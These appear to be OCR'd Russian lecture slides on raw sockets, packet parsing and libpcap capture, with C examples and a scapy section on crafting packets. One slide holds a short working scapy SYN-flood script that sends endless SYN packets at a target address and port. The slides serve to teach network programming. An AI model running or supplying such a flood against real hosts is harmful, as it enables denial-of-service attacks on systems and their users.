Сетевые технологии и протоколы

Сокеты. Raw sockets. libpcap


Список открытых портов

- netstat -tlup
- lsof -i


Raw sockets

- Получает пакет на канальном уровне(сырой пакет)
- Исключается вся обработка TCP/IP
- Применение:
  - Сетевой снифинг
  - Блокировка пакетов(фаервол)
  - Сканирование портов
  - Создание VPN
  - Атаки DoS
  - Инъекция пакетов

Отличие сокета от сырого сокета



Сокет



Сырой сокет

Открытие

- Для открытия сокета вам нужны 3 вещи:
  - Семейство сокетов(AF_PACKET)
  - Тип сокета(SOCK_RAW)
  - Протокол(if_ether.h)(htons(ETH_P_ALL))

```
int sock_r;
sock_r=socket(AF_PACKET,SOCK_RAW,htons(ETH_P_ALL));
if(sock_r<0)
{
  printf(“"error in socket\n"”);
  return -1;
}
```

Принимаем сетевой пакет

Прочитать напрямую

```
unsigned char *buffer = (unsigned char *)
malloc(65536); //to receive data
memset(buffer,0,65536);
struct sockaddr saddr;
int saddr_len = sizeof (saddr);

//Receive a network packet and copy in to
buffer
buflen=recvfrom(sock_r,buffer,65536,0,&saddr,
(socklen_t *)&saddr_len);
if(buflen<0)
{
printf("error in reading recvfrom function\n"
);
return -1;
}
```

Привязать к адресу

```
struct sockaddr_ll in_if;
in_if.sll_family = AF_PACKET;
in_if.sll_protocol = htons(ETH_P_ALL);
if (bind(in, &in_if, sizeof(struct
sockaddr_ll)) == -1)
{
    printf("bind err 0\n");
    exit(-1);
}
unsigned char* buf = malloc(MAX_PKT_SIZE);
size_t size = read(in, buf, MAX_PKT_SIZE);
```

Парсим то что получили

- struct ethhdr - if_ether.h
- struct iphdr - ip.h

```
void ethernet_header(unsigned char* buffer,int buflen)
{
      struct ethhdr *eth = (struct ethhdr *)(buffer);
      fprintf(log_txt,"\nEthernet Header\n");
      fprintf(log_txt,"\t|-Source Address    :
%.2X-%.2X-%.2X-%.2X-%.2X-%.2X\n",eth->h_source[0],eth->h_source[1],eth->h_source[2],eth->h_sourc
e[3],eth->h_source[4],eth->h_source[5]);
      fprintf(log_txt,"\t|-Destination Address    :
%.2X-%.2X-%.2X-%.2X-%.2X-%.2X\n",eth->h_dest[0],eth->h_dest[1],eth->h_dest[2],eth->h_dest[3],eth
->h_dest[4],eth->h_dest[5]);
      fprintf(log_txt,"\t|-Protocol          : %d\n",eth->h_proto);
}
```

Создание собственных пакетов

- scapy - python https://github.com/secdev/scapy
  - Медленный, но более простой
- libnet - c https://github.com/libnet/libnet
  - Быстрый но посложнее

TCP synflood

- Создадим собственный пакет
- Используем scapy или libnet

```
from scapy.all import *
target_ip = "192.168.1.1"
target_port = 80
ip = IP(dst=target_ip)
tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
raw = Raw(b"X"*1024)
p = ip / tcp / raw
send(p, loop=1, verbose=0)
```

libpcap

- Программный tcpdump
- Сам по себе ничего не перехватывает, используются механизмы на уровне ядра: BPF, PF_RING
- Позволяет задавать фильтры захвата(из 1 семинара)
- Можно читать как с интерфейса так и файла pcap

```
char errbuf[512];
pcap_t *handle = pcap_open_live("eth0", 65535, 1, 1000, errbuf);
if (!handle) {
        printf("pcap_open_online error");
        return;
}
struct bpf_program filter;
if (pcap_compile(handle,&filter,"icmp",0,0) == -1) {
        printf("wrong bpf filter");
        return;
}
pcap_pkthdr *header;
const uint8_t *data;
auto recv = pcap_next_ex(handle,&header,&data);
```